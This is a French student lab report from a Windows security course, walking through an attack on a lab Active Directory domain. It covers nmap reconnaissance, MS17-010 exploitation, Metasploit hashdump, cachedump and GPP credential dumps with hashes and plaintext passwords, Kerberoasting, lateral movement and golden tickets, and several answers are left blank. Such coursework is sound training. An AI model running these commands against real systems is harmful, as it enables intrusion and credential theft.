

SOS 2019
Securité Des OS
Laboratoire 1 - Windows

Basile Botebol, Baptiste Hardrick

Mai 2019

Reconnaissance

Réponses aux questions


P1 : -Pn traite tous les hôtes comme étant en ligne -> cela permet de passer outre la découverte des hôtes

P2 : WAD-DC-SRV2

On peut le déterminer en faisant les manipulations présentées dans le laboratoire (en scannant le port 445 (smb)) et en regardant leur nom (celui dont le nom comporte DC)


La deuxième méthode se fait en scannant grâce à un nmap sur port 88 car c'est sur ce port que tourne kerberos qui est propre au domain controller.

Résultat des Manipulations



```
msf5 > db_nmap -Pn -n -F 172.22.4.0/29 --open
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2019-05-02 13:34 UTC
[*] Nmap: Nmap scan report for 172.22.4.2
[*] Nmap: Host is up (0.00035s latency).
[*] Nmap: Not shown: 93 filtered ports
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 88/tcp    open  kerberos-sec
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 389/tcp   open  ldap
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 3389/tcp  open  ms-wbt-server
[*] Nmap: Nmap scan report for 172.22.4.4
[*] Nmap: Host is up (0.00025s latency).
[*] Nmap: Not shown: 96 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 3389/tcp  open  ms-wbt-server
[*] Nmap: Nmap scan report for 172.22.4.5
[*] Nmap: Host is up (0.00023s latency).
[*] Nmap: Not shown: 96 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 3389/tcp  open  ms-wbt-server
```

Résultat du db nmap - partie 1



```
[*] Nmap: Nmap scan report for 172.22.4.5
[*] Nmap: Host is up (0.00023s latency).
[*] Nmap: Not shown: 96 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 3389/tcp  open  ms-wbt-server
[*] Nmap: Nmap scan report for 172.22.4.6
[*] Nmap: Host is up (0.00041s latency).
[*] Nmap: Not shown: 98 filtered ports
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: Nmap scan report for 172.22.4.7
[*] Nmap: Host is up (0.00037s latency).
[*] Nmap: Not shown: 98 filtered ports
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: Nmap done: 8 IP addresses (8 hosts up) scanned in 9.02 seconds
```

Résultat du db nmap - partie 2

Exploitation de vulnérabilités logicielles

Réponses aux questions

P3 : ip vulnérable : On obtient les droits d'exécution SYSTEM

P4 : La faille MS17-010 permet à l'attaquant d'exécuter n'importe quelle commande et donc, d'avoir les privilèges system.

P5 : 188 powershell.exe (grâce aux commandes getpid et ps dans le meterpreter)

P6 : Un reverse shell fait en sorte que la victime vienne se connecter à un port défini par l'attaquant (sur sa machine) alors qu'un bind shell consiste à ouvrir un port sur la machine de la victime et à s'y connecter.

P7 : Il est recommandé d'utiliser un reverse shell lorsqu'il y a un firewall protégeant la victime (qui risquerait d'empêcher un bind)

P8 : Il s'agit de composants payload (comme Meterpreter dans notre cas) qui sont téléchargés depuis un Stager. Les Stagers permettant eux de créer une connection entre l'attaquant et la victime.

Résultat des Manipulations

PRIVILEGES INFORMATION

Privilege Name	Description	State
=====	=====	=====
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeLockMemoryPrivilege	Lock pages in memory	Enabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeTcbPrivilege	Act as part of the operating system	Enabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeCreatePermanentPrivilege	Create permanent shared objects	Enabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeAuditPrivilege	Generate security audits	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Enabled

USER CLAIMS INFORMATION

Liste des privilèges obtenus

Vol de credentials

Réponses aux questions

P9 : Il est composé ainsi : username : userid : lm hash : ntlm hash

P10 : Parce qu'ils partagent les mêmes mots de passe

P11 :

P12 :

P13 : C'est pour signifier qu'il s'agit d'une compte machine

P14 :

P15 :

P16 :

P17 :

Résultat des Manipulations

```
msf5 post(windows/gather/credentials/credential_collector) > use post/windows/gather/hashdump
msf5 post(windows/gather/hashdump) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3e0edab4385801a117453b38e6b34321...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e89aa5264c5da7e343276524d47d36b3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Résultat du hashdump montrant le contenu de la SAM

```
msf5 post(windows/gather/hashdump) > use post/windows/gather/cachedump
msf5 post(windows/gather/cachedump) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/cachedump) > run

[*] Executing module against WAD-WIN10-A2
[*] Cached Credentials Setting: 10 - (Max is 50 and 0 disables, and 10 is default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[+] MSCACHE v2 saved in: /root/.msf4/loot/20190509123416_default_172.22.4.7_mscache2.creds_588176.txt
[*] John the Ripper format:
# mscash2
jdoe:$DCC2$10240#jdoe#d1fb14ebae09447ce6a41b693ba9ac6e::
```

Contenu du MS-CACHE

```
[*] Enumerating Domains on the Network...
[-] ERROR_NO_BROWSER_SERVERS_FOUND
[*] Enumerating domain information from the local registry...
[*] Retrieved Domain(s) WAD from registry
[*] Retrieved DC WAD-DC-SRV2.WAD.LOCAL from registry
[*] Enumerating DCs for WAD on the network...
[-] ERROR_NO_BROWSER_SERVERS_FOUND
[-] No Domain Controllers found for WAD
[*] Searching for Policy Share on WAD-DC-SRV2.WAD.LOCAL...
[+] Found Policy Share on WAD-DC-SRV2.WAD.LOCAL
[*] Searching for Group Policy XML Files...
[*] Parsing file: \\WAD-DC-SRV2.WAD.LOCAL\SYSTEMVOLUME\WAD.LOCAL\Policies\{8B5F6D08-8F6B-49FF-8B-4BDB860BD54}\USER\Preferences\ScheduledTasks\ScheduledTasks.xml ...
[+] Group Policy Credential Info
=====
Name                Value
----                -
TYPE                ScheduledTasks.xml
USERNAME            svc_sched
PASSWORD            K33pAlive4ever
DOMAIN CONTROLLER   WAD-DC-SRV2.WAD.LOCAL
DOMAIN              wad.local
CHANGED             2019-19-03 09:30:00
TASK                C:\Windows\System32\cmd.exe

[+] XML file saved to: /root/.msf4/loot/20190502143053_default_172.22.4.7_microsoft.window
15289.txt
[*] Post module execution completed
msf5 post(windows/gather/credentials/gpp) > █
```

Résultat du GPP

Kerberoast

Réponses aux questions

P18 : get_user_spns renvoie une seule entrée, car un seul arbitrary spn (MSSQL) , avec un mot de passe plus court et quasiment jamais changé

P19 : MSSQLSvc/WAD-SQLSRV01.WAD.local :1433

P20 : adm-sql avec le mot de passe Andromeda1

P21 :

Résultat des Manipulations

Mouvements latéraux

Réponses aux questions

P22 :

P23 : Il faut des privilèges administrateurs car psexec lance des services Windows et il faut être admin pour le faire

P24 : [dire que module a été utilisé pour trouver le ntlm etc]

P25 :

P26 : Pour des configurations larges sur tout les domaines, pour promouvoir des utilisateurs en admin, etc

P27 : En empêchant l'accès à l'ordinateur qui contient le Domain Admin depuis le réseau par exemple

Résultat des Manipulations

Persistence

Réponses aux questions

P28 : On reçoit un system error comme quoi on n'est pas log avec un utilisateur ayant les bons privilèges

P29 : La seconde fois le système nous le permet. En forgeant le golden ticket, on a accès aux droits de tous les utilisateurs, y compris celui du Domain Admin, ce qui nous donne le droit de faire ce qu'on veut sur cette machine, y compris monter un partage.

P30 :

P31 : Il peut être valide pendant plusieurs années

P32 :

Résultat des Manipulations